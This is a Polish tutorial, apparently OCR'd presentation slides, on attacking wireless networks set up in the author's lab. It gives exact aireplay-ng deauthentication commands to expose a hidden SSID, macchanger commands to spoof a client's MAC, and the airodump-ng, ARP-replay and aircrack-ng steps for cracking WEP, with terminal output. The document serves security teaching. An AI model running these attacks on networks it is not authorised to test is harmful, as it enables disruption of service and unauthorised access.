
Informacje te również zdobędziemy po wydaniu polecenia: **iwlist scan**.




Zmieńmy ustawienia punktu dostępowego tak aby wyłączyć rozsyłanie identyfikatora SSID. Opcja włączenia/wyłączenia dostępności sieci bezprzewodowej w zależności od modelu posiadanego urządzenia może mieć różną nazwę.




Po ponownym przechwyceniu ramek wysyłanych poprzez punk dostępowy w polu **SSID** zamiast nazwy sieci uzyskujemy informację **Broadcast**, informacja ta oznacza, że została uaktywniona opcja ukrycia nazwy SSID rozgłaszanej sieci.




Wydanie polecenia **iwlist scan** uwidoczni nam fakt istnienia sieci bezprzewodowej lecz poprzez ten sposób nie poznamy jej nazwy.



system Windows jest w stanie wykryć istnienie sieci o ukrytym SSID-zie, po włączeniu skanowania dostępnych sieci jesteśmy poinformowani o fakcie istnienia takiej sieci.



By poznać identyfikator rozgłaszanej sieci możemy użyć techniki pasywnej, która polega na oczekiwaniu aż klient, który zna identyfikator podłączy się do punktu dostępowego. Nazwa sieci zostanie zdradzona ponieważ nastąpi wymiana pakietów **Probe Request** oraz **Probe Response** a w pakietach tych zawarta jest informacja o nazwie sieci.
użyty filtr **wlan.fc.type_subtype eq 0x04**



Użyte rozwiązanie ma swoje zalety oraz wady.
Zaletą metody jest to, że prowadzony nasłuch jest całkowicie pasywny (minimalne ryzyko wykrycia), prowadzony jest sniffing w którym to żaden pakiet w kierunku atakowanej sieci nie zostaje wysłany.
Do wad zaś zaliczymy, czas oczekiwania na uprawnionego klienta, który ma prawo by połączyć się z monitorowaną siecią. Więc atak prowadzony jest tak długo aż klient znający identyfikator sieci dokona połączenia z siecią.
Proces ten możemy przyśpieszyć, musimy wysłać pakiety w kierunku atakowanej sieci bezprzewodowej.

korzystamy z narzędzia **aireplay-ng**


za pomocą polecenia **airmon-ng start <interfejs_bezprzewodowy>** utworzymy nowy interfejs, który będzie odpowiedzialny za prowadzenie nasłuchu (przestawienie karty w tryb RFMON) oraz za wysłanie potrzebnych pakietów.

- **airmon-ng start wlan0**

Skutkiem wydania polecenia jest powiązanie interfejsu fizycznego **wlan0** z interfejsem **mon0** i przestawienie tego interfejsu w tryb nasłuchu.



Kolejnym krokiem jest poznanie informacji dotyczących punktu dostępowego a konkretnie musimy znać adres MAC punktu (informacja ta będzie potrzebna nam do wydania kolejnych poleceń) oraz kanał pracy podsłuchiwanej sieci. By poznać adres wydajemy polecenie **iwlist scan**



adres punktu dostępowego to: **00:1F:1F:0E:70:68** a kanał pracy ustawiony jest na **11**

airodump-ng -c 11 --bssid 00:1F:1F:0E:70:68 mon0

- lub
- **airodump-ng --bssid 00:1F:1F:0E:70:68 mon0**
- **iwconfig mon0 channel 11**

efekt

pole ESSID jest nieznane, drugą informacją jest lista klientów skojarzonych z punktem dostępu, czyli jest to jeden klient o adresie MAC: **00:25:9C:08:73:39**




By uzyskać informację o nazwie sieci bezprzewodowej wymusimy na kliencie aby wykonał ponownie proces skojarzenia z AP.
Dzięki temu ponownie zostaną wygenerowane ramki **Probe Request** oraz **Probe Response**, które przechwycone zdradzą nam nazwę sieci.
By wymusić na kliencie rozłączenie i ponowne połączenie z punktem dostępu wydaj polecenie:
aireplay-ng -0 <liczba_pakietów> -a <adres_MAC_AP> <interfejs> tak więc polecenie przyjmie postać:
aireplay-ng -0 15 -a 00:1F:1F:0E:70:68 mon0

Po wydaniu polecenia zostanie wygenerowane 15 pakietów **Deauthentication** (anulowanie uwierzytelnienia), które w imieniu punktu dostępowego (broadcast) zostaną wysłane do wszystkich klientów.
Pakiety **Deauthentication** wymuszają na wszystkich klientach wykonanie rozłączenia z punktem dostępu i wykonanie ponownego przyłączenia.
Gdyby z jakiś powodów przeprowadzenie **packet injection** nie doszło do skutku spróbuj do polecenia dodać parametr **--ignore-negative-one** np.
aireplay-ng -0 15 -a 00:1F:1F:0E:70:68 --ignore-negative-one mon0




pakiet **Deauthentication** został wysłanyna broadcast czyli do wszystkich klientów skojarzonych z siecią.




Bardzo dobre rezultaty daje też spersonalizowanie ataku czyli atak przeprowadzamy na jednego konkretnego klienta a nie na wszystkich. By w naszym przykładzie atak skierować do klienta o adresie **00:25:9C:08:73:39** należy zmodyfikować polecenie:
aireplay-ng -0 15 -a 00:1F:1F:0E:70:68 -c 00:25:9C:08:73:39 --ignore-negative-one mon0

```
root@kali:~# aireplay-ng -0 15 -a 00:1F:1F:0E:70:68 -c 00:25:9C:08:73:39 --ignor
e-negative-one mon0
20:35:26  Waiting for beacon frame (BSSID: 00:1F:1F:0E:70:68) on channel -1
20:35:27  Sending 64 directed DeAuth. STMAC: [00:25:9C:08:73:39] [ 3|63 ACKs]
20:35:27  Sending 64 directed DeAuth. STMAC: [00:25:9C:08:73:39] [ 0|63 ACKs]
20:35:28  Sending 64 directed DeAuth. STMAC: [00:25:9C:08:73:39] [28|62 ACKs]
20:35:28  Sending 64 directed DeAuth. STMAC: [00:25:9C:08:73:39] [ 0|64 ACKs]
20:35:29  Sending 64 directed DeAuth. STMAC: [00:25:9C:08:73:39] [ 0|63 ACKs]
20:35:29  Sending 64 directed DeAuth. STMAC: [00:25:9C:08:73:39] [33|66 ACKs]
20:35:30  Sending 64 directed DeAuth. STMAC: [00:25:9C:08:73:39] [64|64 ACKs]
20:35:30  Sending 64 directed DeAuth. STMAC: [00:25:9C:08:73:39] [22|64 ACKs]
20:35:31  Sending 64 directed DeAuth. STMAC: [00:25:9C:08:73:39] [ 9|64 ACKs]
20:35:31  Sending 64 directed DeAuth. STMAC: [00:25:9C:08:73:39] [ 0|64 ACKs]
20:35:32  Sending 64 directed DeAuth. STMAC: [00:25:9C:08:73:39] [67|67 ACKs]
20:35:33  Sending 64 directed DeAuth. STMAC: [00:25:9C:08:73:39] [64|64 ACKs]
20:35:33  Sending 64 directed DeAuth. STMAC: [00:25:9C:08:73:39] [ 0|64 ACKs]
```



Analiza pakietów **Probe Response** (filtr**: wlan.fc.type_subtype eq 0x05**), ujawni identyfikator SSID sieci.




Jeśli włączone jest filtrowanie adresów MAC

- Aby poznać uprawnione adresy MAC korzystamy z polecenia:

airodump-ng -c 11 --bssid 00:1F:1F:0E:70:68 mon0


czyli monitorujemy punkt dostępowy o adresie **00:1F:1F:0E:70:68**, pracujący na kanale **11** z wykorzystaniem interfejsu **mon0**).

po wydaniu polecenia uzyskamy informację o klientach skojarzonych już z punktem dostępowym (adresy MAC).



Podszywanie się pod klienta

podszyć się pod tego klienta, wykorzystując jego adres MAC. By dokonać zmiany adresu karty bezprzewodowej należy użyć polecenia **macchanger** Program ten umożliwia na zmianę adresu MAC interfejsu sieciowego. Składnia polecenia jest następująca:
macchanger –m <nowy_adres_MAC> <interfejs>.
Po wydaniu polecenia bieżący adres MAC zostaje zastąpiony „sfałszowanym”. W naszym przypadku składnia polecenia przyjmie następującą postać:
macchanger –m 00:25:9C:08:73:39 wlan0.



Łamanie WEP

- Wybieramy typ szyfrowania **WEP**, długość klucza ustalamy na **128-bit** (tak by nie było prosto) następnie format klucza i by było prościej zapamiętać hasło został ustawiony na **trzynaście znaków ASCII** (druga opcja do wyboru to: 26 znaków HEX). Hasło podłączenia do sieci to: **bardzotajne12**, ustawione jako **pierwszy klucz domyślny**.



Przykład - uzyskanie klucza WEP sieci

- **aircrack-ng** – odpowiedzialny za łamanie kluczy WEP (atak brute-force) oraz WPA/WPA2 (metoda słownikowa),
- **airdecap-ng** – umożliwia na podstawie zdobytego klucza odszyfrowanie plików z przechwyconymi pakietami,
- **airmon-ng** - narzędzie ustawia bezprzewodową kartę sieciową do pracy w trybie monitora (monitor mode), (--help)

- **aireplay-ng** – aplikacja prowadzi wstrzykiwanie pakietów (ang. **packet injection**),
- **airodump-ng** -sniffer, umożliwia przechwycenie i zapis pakietów uzyskanych dzięki monitorowaniu,
- **airolib-ng** – zarządzanie nazwami SSID oraz hasłami,
- **packetforge-ng** – narzędzie umożliwia tworzenie zaszyfrowanych pakietów, które następnie są wykorzystywane w procesie **packet injection**,

- **airbase-ng** – tworzenie i zarządzanie fał-szywymi (podstawionymi) AP, wykorzystywane w atakach na klienta sieci bezprzewodowych,
- **airdecloak-ng** – program odpowiedzialny za usunięcie tzw. maskowania WEP z przechwyconych plików,
- **airdriver-ng** – zarządzanie sterownikami kart sieciowych,
- **airserv-ng** – dostęp zdalny do karty sieciowej,


- **buddy-ng** - serwer pomocniczy dla narzędzia easside-ng,
- **easside-ng** – zapewniakomunikację z AP bez znajomości klucza WEP,
- **tkiptun-ng** – aplikacja odpowiedzialna za prowadzenie ataków WPA/TKIP,
- **wesside-ng** - odzyskiwanie klucza WEP.

- Przedstawiony zostanie atak z wykorzystaniem pakietów ARP nie jest jedynym atakiem jaki możemy użyć by uzyskać hasło sieci bezprzewodowej chronionej za pomocą WEP.
- Do uzyskania klucza sieci możemy użyć atak typu **Caffe Latte** bądź **Hirte, nie będą one jednak omówione w tej prezentacji**.

- Pierwszą czynnością jest włączenie interfejsu sieci bezprzewodowej – polecenie: **ifconfig wlan1 up**
- Drugą czynnością jest utworzenie interfejsu, który posłuży do monitorowania sieci oraz do przeprowadzenia wstrzykiwania pakietów. Interfejs powiązany będzie z interfejsem fizycznym **wlan1**. Interfejs włączamy za pomocą polecenia: **airmon-ng start wlan1**.



- Kolejnym krokiem jest lokalizacja naszego punktu dostępowego a konkretnie poznanie jego adresu MAC. Do tego celu możemy użyć polecenia **iwlist scan** bądź **airodump-ng mon0**



- Gdy poznaliśmy adres MAC interesującego nas punktu dostępowego wydajemy polecenie:

airodump-ng -c 11 --bssid 00:1F:1F:0E:70:68 --write wepkey mon0

- W poleceniu doszedł nowy przełącznik a mianowicie **--write**, dzięki niemu włączymy zapisywanie przechwyconych pakietów.
- Nazwa pliku, w którym będą zapisywane pakiety to **wepkey.cap**
- Pliki domyślnie zapisywane są w Katalogu domowym, wyświetlić je możemy np. za pomocą polecenia **ls** bądź **dir**.

```
root@kali:~# ls
Desktop         wepkey-01.csv          wepkey-01.kismet.netxml
wepkey-01.cap   wepkey-01.kismet.csv
```

Po wywołaniu polecenia, **airodump-ng** zaczyna monitorować punkt dostępowy.

```
CH 11 ][ Elapsed: 12 s ][ 2014-04-29 20:30 ][ fixed channel mon0: -1

BSSID              PWR RXQ  Beacons    #Data, #/s  CH  MB   ENC  CIPHER AUTH ESSID

00:1F:1F:0E:70:68  -29  54       77        0    0  11  54   WEP  WEP         TempWiFi
```

- Podłączamy hosta za pomocą znanego klucza – zestawiamy połączenie. W oknie programu **airodump-ng** powinniśmy zobaczyć klienta, który został skojarzony z punktem dostępowym.

```
CH 11 ][ Elapsed: 1 min ][ 2014-04-29 20:32 ][ fixed channel mon0: -1

BSSID              PWR RXQ  Beacons    #Data, #/s  CH  MB   ENC  CIPHER AUTH ESSID

00:1F:1F:0E:70:68  -33  68      702      121    0  11  54   WEP  WEP    OPN  TempWiFi

BSSID              STATION            PWR   Rate    Lost    Frames  Probe


00:1F:1F:0E:70:68  04:A1:51:20:55:33   -8    1 - 1      0        24
```

www.slow7.pl

- by móc z powodzeniem złamać klucz WEP musimy przechwycić znaczną ilość pakietów (im więcej tym lepiej). By to wykonać możemy oczywiście spokojnie czekać i rejestrować pojawiające się pakiety. Niestety jest to proces długotrwały.
- by przyśpieszyć proces zbierania danych korzystamy z narzędzia **aireplay-ng**. Zadaniem narzędzia będzie przechwycenie pakietu ARP a następnie ponowne, wielokrotne „wstrzyknięcie” go do sieci. W ataku wykorzystywana jest ta właściwość, że pakiety ARP łatwo jest zidentyfikować spośród tysięcy innych pakietów pojawiających się w przechwytywanym ruchu. Identyfikacja pakietu ARP jest ułatwiona dzięki stałej długości nagłówka pakietu.

- Dzięki użyciu polecenia **airodump-ng** dostarczana jest nam jeszcze jedna bardzo ważna informacja a mianowicie adres MAC skojarzonego z AP klienta.
- Informacja ta jest użyta w parametrach polecenia **aireplay-ng** .
- Otwieramy nowe okno terminala i wywołujemy polecenie:


aireplay-ng -3 -b 00:1F:1F:0E:70:68 -h 04:A1:51:20:55:33 mon0



Użyte opcje to:
-3 powoduje włączenie powielania pakietów ARP,
-b identyfikator BSSID sieci (adres MAC),
-h adres MAC klienta, ten pod którego się podszywamy (klient musi być uwierzytelniony).

Gdyby z jakiś powodów przeprowadzenie **packet injection** nie doszło do skutku spróbuj do polecenia dodać parametr **--ignore-negative-one**

- Po uruchomieniu programu, program czeka aż przechwyci pakiet ARP. Gdy uda się takowy pakiet przechwycić następuje jego replikacja.
- Po rozpoczęciu procesu wstrzykiwania możemy zaobserwować gwałtowny wzrost przechwytywanych pakietów (okno terminala w którym został uruchomiony program **airodump-ng**, kolumna **#Data**)




- Gdy już proces zbierania danych, które zostaną użyte w procesie łamania hasła został przyśpieszony możemy przejść do właściwego procesu uzyskania hasła.
- **Aby rozpocząć proces łamania hasła wywołujemy polecenie** (najlepiej w nowym oknie terminala):

aircrack-ng <nazwa_pliku_cap> (wskazanego w poleceniu **airodump-ng**).

Na przykład: **aircrack-ng wepkey-01.cap**


(gdy nie jesteś pewien użyj polecenia **ls** bądź **dir**)

- Program **aircrack-ng** zaczyna pracować próbując na podstawie przechwyconych pakietów uzyskać hasło. W przypadku w którym okaże się że hasło ze względu na zbyt małą ilość przechwyconych danych nie może być złamane, program przerywa działanie do chwili w której ilość pakietów ulegnie zwiększeniu. Program swoją pracę kontynuuje automatycznie a wynikiem jego działania jest uzyskanie klucza sieci.




Test jakości i szybkości połączenia z AP

- **aireplay-ng -9 -a <MAC_AP> -e <SSID_sieci> -B <interfejs>**
- **aireplay-ng -9 -a 00:1F:1F:0E:70:68 -e "TempWiFi" -B mon0 --ignore-negative-one**



Po uzyskaniu klucza sieci

- program **airdecap-ng** do deszyfracji nie obsługuje haseł, w których został użyty format ASCI a tak właśnie się stało.
- Dlatego by pokazać, że proces taki jest rzeczywiście możliwy hasło w AP zostało zmienione na 26 znakowe hasło zapisane w formacie HEX (znaki od 0 do 9 dodatkowo A, B, C, D, E, F)



